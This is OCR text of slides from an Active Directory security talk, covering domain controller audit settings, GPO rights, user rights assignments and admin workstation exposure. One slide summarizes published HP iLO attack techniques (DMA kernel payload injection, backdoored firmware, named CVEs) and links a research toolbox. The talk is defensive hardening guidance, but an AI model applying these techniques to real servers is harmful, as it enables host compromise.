
If Advanced Auditing is not configured on DCs, you are missing events required to potentially detect malicious activity.

Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

Policy	Setting
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings	Enabled




GPOs: Modify Rights to GPOs at Domain /DC Level




Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.


DC GPOs: Server GPOs Linked to Domain Controllers



GPOs provide the capability to change security settings, update Administrators group membership, and install/run code.

DC GPOs: Server GPOs Linked to Domain Controllers





Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.

Security Settings


Local Policies/User Rights Assignment


Policy	Setting
Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, N AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Print Operators, BUILTIN\Server Operatc BUILTIN\Account Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrator AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Restore files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\A
Take ownership of files or other objects	BUILTIN\Administrators


Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-Windows 2000 Compatible Access
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Backup Operators,Administrators,Account Operators
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Windo... Manager Group,Authenticated Users,Pre-Windo...
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delega...	Administrators
Force shutdown from a remote system	Administrators,Server Operators
Generate security audits	LOCAL SERVICE,NETWORK SERVICE
Impersonate a client after authentication	Not Defined

Users Can Logon to Domain Controllers

What If We Can Gain Remote "Local" Access?







Airbus Security Identified iLO Security Issues:

- *A new exploitation technique that allows compromise of the host server operating system through DMA.*
- *Leverage a discovered RCE to exploit an iLO4 feature which allows read-write access to the host memory and inject a payload in the host Linux kernel.*
- *New vulnerability in the web server to flash a new backdoored firmware.*
- *The use of the DMA communication channel to execute arbitrary commands on the host system.*
- *iLO (4/5) CHIF channel interface opens a new attack surface, exposed to the host (even though iLO is set as disabled). Exploitation of CVE-2018-7078 could allow flashing a backdoored firmware from the host through this interface.*
- *We discovered a logic error (CVE-2018-7113) in the kernel code responsible for the integrity verification of the userland image, which can be exploited to break the chain-of-trust. Related to new secure boot feature introduced with iLO5 and HPE Gen10 server line.*
- *Provide a Go scanner to discover vulnerable servers running iLO*


https://github.com/airbus-seclab/ilo4_toolbox



Patch The Firmware on Your HP Servers (and others)



Sean Metcalf (@PyroTek3) | TrimarcSecurity.com



Admin Security



Admins Use Regular Workstations for AD Administration

1 workstation

30 accounts in the local Administrators group.

50 accounts w/ local admin via software management system.

20 accounts with control of the computer via security agent(s).

======

~ 100 accounts with effective admin rights on the workstation

